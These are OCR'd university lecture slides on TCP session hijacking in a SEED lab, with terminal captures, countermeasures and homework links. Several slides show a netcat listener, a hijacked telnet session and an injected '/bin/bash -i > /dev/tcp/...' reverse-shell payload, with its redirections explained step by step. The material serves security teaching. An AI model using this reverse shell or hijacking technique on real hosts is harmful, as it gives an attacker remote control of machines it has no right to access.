
Client
→ Freeze

```
[12/02/20]seed@SEED-Client:~$ telnet 10.102.20.178
Trying 10.102.20.178...
Connected to 10.102.20.178.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
SEED-Server login: seed
Password:
....

[12/02/20]seed@SEED-Server:~$ a123456789
```

Attacker

```
[12/02/20]seed@SEED-Attacker:~$ nc -l 9090
Hello UIT
THIS IS TOP SECRET
```

What Happens to The Session?



Once the attack is successful, telnet connection freezes. It can no longer be used. What happened?

→ Both user and server have entered the **deadlock**

Creating Reverse shell

- The best command to run after having hijacked the connection is to run a reverse shell command.
- To run shell program such as **/bin/bash** on Server and use input/output devices that can be controlled by the attackers.
- The shell program uses one end of the TCP connection for its input/output and the other end of the connection is controlled by the attacker machine.
- **Reverse shell** is a shell process running on a remote machine connecting back to the attacker.
  - It is a very common technique used in hacking.

File Descriptors and Standard IO

```
[12/02/20]seed@SEED-Client:~$ bash
[12/02/20]seed@SEED-Client:~$ echo $$
6038
[12/02/20]seed@SEED-Client:~$ ls -l /proc/6038/fd
total 0
lrwx------ 1 seed seed 64 Dec  2 11:02 0 -> /dev/pts/1
lrwx------ 1 seed seed 64 Dec  2 11:02 1 -> /dev/pts/1
lrwx------ 1 seed seed 64 Dec  2 11:02 2 -> /dev/pts/1
lrwx------ 1 seed seed 64 Dec  2 11:02 255 -> /dev/pts/1
[12/02/20]seed@SEED-Client:~$ cat
ABC
ABC
```

```
[12/02/20]seed@SEED-Client:~$ pstree -p 6038
bash(6038)---cat(6059)
[12/02/20]seed@SEED-Client:~$ ls -l /proc/6059/fd
total 0
lrwx------ 1 seed seed 64 Dec  2 11:05 0 -> /dev/pts/1
lrwx------ 1 seed seed 64 Dec  2 11:05 1 -> /dev/pts/1
lrwx------ 1 seed seed 64 Dec  2 11:05 2 -> /dev/pts/1
[12/02/20]seed@SEED-Client:~$
```

- File descriptor 0 represents the standard **input** device (stdin)
- File descriptor 1 represents the standard **output** device (stdout)
- File descriptor 2 represents the standard **error** (stderr).


> write permission

< read permission

& redirect

Reverse Shell

File descriptor 0 represents the standard input device (stdin) and 1 represents the standard output device (stdout). Since the stdout is already **redirected** to the TCP connection, this option basically indicates that the shell program will get its input from the same TCP connection.



The option i stands for **interactive**, meaning that the shell should be interactive.

This causes the output device (stdout) of the shell to be redirected to the TCP connection to 10.0.2.70's port 9090.

File descriptor 2 represents the standard error (stderr). This cases the error output to be **redirected** to stdout, which is the TCP connection.

Demo

TCP Hijacking with Reverse Shell

Client (telnet to Server – 178)

```
[12/02/20]seed@SEED-Client:~$ telnet 10.102.20.178
Trying 10.102.20.178...
Connected to 10.102.20.178.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
SEED-Server login: seed
Password:
...

[12/02/20]seed@SEED-Server:~$ 123456789
```

```
[12/02/20]seed@SEED-Attacker:~$ nc -l 9090
[12/02/20]seed@SEED-Server:~$ ifconfig
ifconfig
ens33     Link encap:Ethernet  HWaddr 00:50:56:a8:1a:d3
          inet addr:10.102.20.178  Bcast:10.102.20.255  Mask:255.255.255.0
          inet6 addr: fe80::4ced:b173:c476:2be2/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:5288723 errors:58 dropped:80 overruns:0 frame:0
          TX packets:95292 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:360468536 (360.4 MB)  TX bytes:10673483 (10.6 MB)
          Interrupt:19 Base address:0x2000
```

Successful!

Attacker machine

SEED Attacker - 10.102.20.154

```
[12/02/20]seed@SEED-Attacker:~/transport$ sudo python tcp-session-auto.py
[sudo] password for seed:
version    : BitField (4 bits)                = 4               (4)
ihl        : BitField (4 bits)                = None            (None)
tos        : XByteField                       = 0               (0)
len        : ShortField                       = None            (None)
id         : ShortField                       = 1               (1)
flags      : FlagsField (3 bits)              = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField (13 bits)               = 0               (0)
ttl        : ByteField                        = 64              (64)
proto      : ByteEnumField                    = 6               (0)
chksum     : XShortField                      = None            (None)
src        : SourceIPField                    = '10.102.20.177' (None)
dst        : DestIPField                      = '10.102.20.178' (None)
options    : PacketListField                  = []              ([])
--
sport      : ShortEnumField                   = 41276           (20)
dport      : ShortEnumField                   = 23              (80)
seq        : IntField                         = 561821153       (0)
ack        : IntField                         = 1692220170      (0)
dataofs    : BitField (4 bits)                = None            (None)
reserved   : BitField (3 bits)                = 0               (0)
flags      : FlagsField (9 bits)              = <Flag 16 (A)>   (<Flag 2 (S)>)
window     : ShortField                       = 8192            (8192)
chksum     : XShortField                      = None            (None)
urgptr     : ShortField                       = 0               (0)
options    : TCPOptionsField                  = []              ([])
--
load       : StrField                         = '\n /bin/bash -i > /dev/tcp/10.1
<&1 2>&1 \n' ('')
[12/02/20]seed@SEED-Attacker:~/transport$
```

Defending Against Session Hijacking

- Making it difficult for attackers to spoof packets
  - Randomize source port number (16 bits)
  - **Randomize** initial sequence number (32 bits)

  → Guest a random **48-bit number** !!!

  *** Not effective against local attacks**

- Encrypting payload
  - Attackers need to know how the data is encrypted ➔ the encryption key

  ➔ Encryption is one of the fundamental solutions to many of the attacks on the Internet.

Summary

- Transport layer
- UDP Protocol
- UDP Attacks
  - UDP Ping pong attacks
  - UDP Flooding – DoS attacks
- TCP protocol
- Three-way handshake protocol
- TCP Attacks
  - SYN flooding attack
  - TCP reset attack
  - TCP session hijacking attack
  - The Mitnick attack
- Reverse shell
- Countermeasures


Homework

- **Lab 1: TCP Attack Lab** (Link)
  - The learning objective of this lab is for students to gain first-hand experience on three types of attacks on TCP, including the SYN flooding attack, TCP reset attack, and TCP session hijacking attack.
- **Lab 2: The Mitnick Attack Lab** (Link)
  - **(optional with .ATCL .ATTT class, mandatory with .ANTN class)**
  - The objective of this lab is to recreate the classic Mitnick attack, so students can gain the first-hand experience on such an attack. We will emulate the settings that was originally on Shimomura's computers, and then launch the Mitnick attack to create a forged TCP session between two of Shimomura's computers. If the attack is successful, we should be able to run any command on Shimomura's computer.
- **Working in a team (your final-project team) or individually.**

For next time…

Ready for next class:

- ❑Tentative topic: **Application layer, DNS and Attacks**
- ❑Reading and practicing (in advance):
  - **SEED book, Chapter 18**
    - Refs: https://www.handsonsecurity.net/resources.html
  - **SEED Lab: Local DNS Attack Lab, Remote DNS Attack Lab and DNS Rebinding Attack Lab**
    - Refs:
      - https://seedsecuritylabs.org/Labs_20.04/Networking/DNS/DNS_Local/
      - https://seedsecuritylabs.org/Labs_20.04/Networking/DNS /DNS_Remote/
      - https://seedsecuritylabs.org/Labs_20.04/Networking/DNS /DNS_Rebinding/



Hôm nay, **kết thúc!**

- Nghi Hoàng Khoa
- khoanh@uit.edu.vn
- www.inseclab.uit.edu.vn

- NT101 – An toàn Mạng máy tính